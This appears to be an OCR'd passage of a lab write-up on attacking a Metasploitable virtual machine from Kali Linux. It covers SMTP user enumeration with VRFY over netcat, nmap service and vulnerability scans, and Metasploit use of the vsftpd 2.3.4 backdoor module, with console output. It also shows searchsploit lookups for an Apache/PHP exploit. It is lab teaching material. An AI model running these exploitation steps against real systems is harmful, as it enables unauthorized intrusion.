
```
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit

[*] 10.0.2.4:25          - 10.0.2.4:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali/Desktop]
└─# nc 10.0.2.4 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY mysql
252 2.0.0 mysql
VRFY daemon
252 2.0.0 daemon
VRFY postgres
252 2.0.0 postgres
```

4c) Exploiting Metasploit (FTP)

In this attack ftp port of the metasploitable machine will be exploited

To perform this attack we need to run both kali and metasploitable machine simultaniously we identify the ip address of the kali and metasploitable machine using the commands **ifconfig** and **nbt scan** respectively.




After that we initialize the database and check the status of the database and start the database using the commands **msfdb init, msfdb status, msfdb start** respectively.

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# msfdb init
[+] Starting database
[i] The database appears to be already configured, skipping initialization

┌──(root㉿kali)-[/home/kali/Desktop]
└─# msfdb status
● postgresql.service - PostgreSQL RDBMS
     Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; preset: disabled)
     Active: active (exited) since Tue 2023-02-28 05:08:42 EST; 2min 10s ago
    Process: 101672 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 101672 (code=exited, status=0/SUCCESS)
        CPU: 3ms

Feb 28 05:08:42 kali systemd[1]: Starting postgresql.service - PostgreSQL RDBMS...
Feb 28 05:08:42 kali systemd[1]: Finished postgresql.service - PostgreSQL RDBMS.

COMMAND     PID     USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
postgres 101631 postgres    5u  IPv6 219095      0t0  TCP localhost:5432 (LISTEN)
postgres 101631 postgres    6u  IPv4 219096      0t0  TCP localhost:5432 (LISTEN)

UID          PID    PPID  C STIME TTY      STAT   TIME CMD
postgres  101631       1  0 05:08 ?        Ss     0:00 /usr/lib/postgresql/15/bin/postgre

[+] Detected configuration file (/usr/share/metasploit-framework/config/database.yml)

┌──(root㉿kali)-[/home/kali/Desktop]
└─# msfdb start
[i] Database already started
```

Then we use **nmap -sV 25 10.0.2.4** command to know the information about the ports which are open.

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# nmap -sV 25 10.0.2.4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 05:12 EST
Nmap scan report for 10.0.2.4
Host is up (0.000075s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:03:16:AE (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 2 IP addresses (1 host up) scanned in 14.66 seconds
```

We perform the attack through the ftp port whose number is 21 so we use the command **nmap -p 21 —script vuln 10.0.2.4** in order to check the vulnerabilities in the ftp port.




Then we use the metasploit tool using the command **msfconsole** inside it we search for **vsftpd.**

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# msfconsole

       =[ metasploit v6.3.0-dev                          ]
+ -- --=[ 2278 exploits - 1201 auxiliary - 408 post       ]
+ -- --=[ 968 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Save the current environment with the
save command, future console restarts will use this
environment again
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```


we **use** the path which was shown when we enter the command **search vsftpd** inorder to exploit the machine.

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show option
[-] Invalid parameter "option", use "show -h" for more information
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

Then we set the rhost and payload using the commands **set rhosts** and **set payload** commands.



After that we enter the command **exploit** then we will be logged in to the target machine and we can perform the desired operation on the target machine.



4d) Exploiting Metasploit (HTTP)

HTTP stands for Hypertext Transfer Protocol. It is a set of rules for transferring web pages and other data over the Internet.

The text describes how to exploit the Apache web server on Metasploitable, a vulnerable virtual machine, using Metasploit. It shows the steps to search for and find an Apache exploit, set the target IP address, and run the exploit to gain access to the server.


we open msf console using the command **msfconsole.**

Searching for http protocol in the msfconsole using the command **http scanner**.


```
msf6 > search http scanner

Matching Modules
================

   #    Name                                                                  Disclosure Date  Rank    Check  Des
cription
   -    ----                                                                  ---------------  ----    -----  ---
-------
   0    auxiliary/scanner/http/a10networks_ax_directory_traversal             2014-01-28       normal  No     A10
 Networks AX Loadbalancer Directory Traversal
   1    auxiliary/scanner/snmp/sbg6580_enum                                                    normal  No     ARR
IS / Motorola SBG6580 Cable Modem SNMP Enumeration Module
   2    auxiliary/scanner/http/wp_abandoned_cart_sqli                         2020-11-05       normal  No     Aba
ndoned Cart for WooCommerce SQLi Scanner
   3    auxiliary/scanner/http/accellion_fta_statecode_file_read              2015-07-10       normal  No     Acc
ellion FTA 'statecode' Cookie Arbitrary File Read
   4    auxiliary/scanner/http/adobe_xml_inject                                                normal  No     Ado
be XML External Entity Injection
   5    auxiliary/scanner/http/advantech_webaccess_login                                       normal  No     Adv
antech WebAccess Login
   6    auxiliary/scanner/http/allegro_rompager_misfortune_cookie             2014-12-17       normal  Yes    All
egro Software RomPager 'Misfortune Cookie' (CVE-2014-9222) Scanner
   7    auxiliary/scanner/ftp/anonymous                                                        normal  No     Ano
nymous FTP Access Detection
   8    auxiliary/scanner/http/apache_userdir_enum                                             normal  No     Apa
che "mod_userdir" User Enumeration
```

Then amoung the options available we use **auxiliary/scanner/http/http_version.**


rhosts will not be set we set rhosts using the command **set rhosts 10.0.2.4**.




Then in another terminal we enter the command **searchsploit apache 2.2.8 | grep php.** in that we see two options.




We use the second option that is php 5.4.2 and enter the command **search php 5.4.2** inside the msf console




Here also we set the rhosts to the ip address of the metasploitable that is **10.0.2.4**



when we use **show option** command we can see that rhosts will be set to **10.0.2.4** [ip address of metasploitable]



